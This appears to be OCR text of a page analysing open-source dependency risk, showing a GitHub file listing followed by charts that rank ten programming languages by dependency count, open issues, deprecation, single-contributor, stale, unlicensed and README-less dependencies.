
Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

greenkeeperio-bot and fb55 chore(package): update lodash to version 4.16.5 ... Latest commit d26e453 on Oct 30, 2016

.gitignore	Handle svg as xml	4 years ago
.travis.yml	chore: drop support for Node.js 0.10 (#68)	2 years ago
LICENSE	added MIT license	5 years ago
Makefile	xyz@0.4.x	5 years ago
index.js	fix for empty attributes appended with =””	3 years ago
package.json	chore(package): update lodash to version 4.16.5	2 years ago
test.js	fix for empty attributes appended with =””	3 years ago

Ranking ecosystems by individual risk factors


What languages have the highest average number of dependencies per repository?
average_dependency_count
0
10
20
30
40
50
60
66.40
54.93
50.15
50.09
37.42
35.56
27.61
20.72
13.43
13.10
JavaScript
CSS
HTML
Ruby
PHP
C
C++
C#
Python
Java
language


What languages have the highest average number of total open issues for all dependencies per repository?
tot_issues_repo
0
1000
2000
3000
4000
5000
6000
7000
7,405.60
6,446.85
5,302.76
4,478.14
3,413
2,571.03
2,509.02
2,508.46
1,726.14
1,614.41
Ruby
JavaScript
CSS
HTML
C++
C
C#
PHP
Java
Python
language

What languages have the highest proportion of repositories with at least one dependency with an unmaintained/deprecated status?

rank	language	prop_deprecated
1	Ruby	0.05
2	JavaScript	0.05
3	CSS	0.03
4	PHP	0.02
5	HTML	0.01
6	Java	0.01
7	Python	0
8	C#	0
9	C	0
10	C++	0

What languages have the highest proportion of repositories with at least one dependency with only one contributor?

rank	language	prop_one_contrib
1	Ruby	0.34
2	JavaScript	0.16
3	CSS	0.08
4	PHP	0.07
5	C#	0.05
6	HTML	0.04
7	Python	0.04
8	Java	0.01
9	C++	0.01
10	C	0

What languages have the highest proportion of repositories with at least one dependency that has not been updated in the past 12 months?

rank	language	prop_not_updated_12
1	Ruby	0.54
2	JavaScript	0.37
3	CSS	0.22
4	PHP	0.21
5	C#	0.11
6	HTML	0.11
7	Python	0.09
8	Java	0.07
9	C++	0.01
10	C	0.01


What languages have the highest proportion of repositories with at least one dependency with a missing or non-compliant license?

rank	language	prop_no_license
1	C#	0.17
2	Java	0.08
3	Ruby	0.07
4	JavaScript	0.04
5	CSS	0.03
6	HTML	0.02
7	PHP	0.01
8	Python	0.01
9	C++	0
10	C	0

What languages have the highest proportion of repositories with at least one dependency with a missing README?

rank	language	prop_no_readme
1	C#	0.18
2	Java	0.15
3	Ruby	0.13
4	Python	0.13
5	JavaScript	0.12
6	PHP	0.07
7	CSS	0.07
8	HTML	0.05
9	C++	0.01
10	C	0.01

What ecosystem has the highest level of risk?


Risk factor comparison for languages
66.40
13.10
7,405.60
1,614.41
0.05
0
0.34
0
0.54
0.01
0.17
0
0.18
0.01
average_dependency_count
tot_issues_repo
prop_deprecated
prop_one_contrib
prop_not_updated_12
prop_no_license
prop_no_readme
C
C#
C++
CSS
HTML
Java
JavaScript
PHP
Python
Ruby